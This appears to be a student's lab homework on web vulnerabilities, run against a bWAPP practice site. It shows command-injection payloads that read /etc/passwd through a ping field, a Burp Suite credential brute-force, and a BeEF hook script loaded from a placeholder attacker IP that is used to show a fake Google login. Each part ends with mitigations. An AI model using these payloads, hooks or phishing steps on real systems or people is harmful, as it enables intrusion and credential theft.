


15-Web-Vulnerabilities-and-Hardening – Homework


Testing to see if site is vulnerable to code injection. Noticed that after putting 8.8.8.8 in the ping field that it was actually running the shell command “ping 8.8.8.8”.

Added the double ampersand “&&” and ran the commands:

8.8.8.8 && cat /etc/passwd




8.8.8.8 && cat /etc/hosts



The site is susceptible to command injection via the ping a device section. Limiting the string to numerical inputs (including the decimal) as an input would be one of the ways to mitigate this. Also using an API instead of letting the site use shell commands directly would also mitigate this.

Replicants brute force vulnerability

Began by accessing the BWAPP website and navigate to
192.168.13.35/ba_insecure_login_1.php




Started burpsuit by running the command:

Sudo burpsuite

Made sure that foxy proxy was installed and redirecting traffic to burpsuite.

Once setup, tried logging in and intercepted the POST request in burpsuite. Sent that request to the intruder tab and designated the payloads. Then I added a simple list that included the breached user names for payload 1 and the breached passwords for payload 2. Then chose cluster bomb attack and then ran the attack.



The results showed that the following user was susceptible to a brute force attack:

User: tonystark

Password: I am Iron Man

This can be mitigated by implementing the following:

- multifactor authentication
- account lock out (after failed attempts)
- https in order to encrypt traffic.


Beef

Ran beef by using the command:

```
sudo beef
```

Created a simple html file that hooked a browser by making sure the site had:

```
<script src="http://<IP>:3000/hook.js"></script>
```




The screenshot shows the BeEF Control Panel interface in a Mozilla Firefox browser window. The interface is divided into a sidebar and a main panel. The sidebar on the left is titled 'Hooked Browsers' and contains two sections: 'Online Browsers' and 'Offline Browsers'. Under 'Online Browsers', there is a single entry for '127.0.0.1'. Under 'Offline Browsers', there is a section for 'Unknown' with three entries, each showing a browser icon and the IP address '10.0.2.15'. The main panel on the right has a top bar with 'BeEF 0.5.0.0 | Submit Bug | Logout'. Below this, there are tabs for 'Getting Started', 'Logs', 'Zombies', and 'Current Browser'. The 'Current Browser' tab is active, showing a table of browser capabilities. The table has two columns: 'Key' and 'Value'. The keys are various browser capabilities, and the values are either 'Yes' or 'No'.


Key	Value
browser.capabilities.activex	No
browser.capabilities.flash	No
browser.capabilities.googlegears	No
browser.capabilities.phonegap	No
browser.capabilities.quicktime	No
browser.capabilities.realplayer	No
browser.capabilities.silverlight	No
browser.capabilities.vbscript	No
browser.capabilities.vlc	No
browser.capabilities.webgl	Yes
browser.capabilities.webrtc	Yes
browser.capabilities.websocket	Yes
browser.capabilities.webworker	Yes
browser.capabilities.wmp	No

At the bottom of the main panel, there is a footer that says 'Displaying zombie browser details 1 - 48 of 48'.


Once the browser was hooked, we were able to run a command on the hooked browser. We ran the google phishing command that displayed a fake google login page.



We can then see what was typed into the log in information.



You can check to see if it is a legitimate site by using the view source feature of the browser and looking at the HTML code of the site.



```
1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict
2 <html>
3 <!--
4 Copyright (c) 2006-2019 Wade Alcorn - wade@bindshell.net
5 Browser Exploitation Framework (BeEF) - http://beefproject.com
6 See the file 'doc/COPYING' for copying permission
7 -->
8 <head>
9 <title>BeEF Basic Demo</title>
10 <meta charset="utf-8"/>
11 <script>
12 var commandModuleStr = '<script src="/hook.js" type="text/javascript"></script>';
13 document.write(commandModuleStr);
14 </script>
15 </head>
16
17 <body>
18 <div style='font:12px tahoma,arial,Helvetica,sans-serif; width: 450px; margin: 0 auto;' >
19
20 <img src='beef.jpg' />
21
22 <p>You should be hooked into <b>BeEF</b>.</p>
23 <p>Have fun while your browser is working against you.</p>
24 <p>These links are for demonstrating the "Get Page HREFs" command module:</p>
25 <ul>
26 <li><a href="https://beefproject.com" target="_blank">The Browser Exploitation Framework Project
27 <li><a href="https://github.com/beefproject/beef/wiki" target="_blank">BeEF Wiki</a></li>
28 <li><a href="http://browserhacker.com/" target=" blank">Browser Hacker's Handbook</a></li>
```

This easily shows it's a beef site and data should not be entered since it is vulnerable.

This can be mitigated by training employees and making sure that unknown external e-mails are not opened. Users can also view the page source and make sure it is a legitimate site.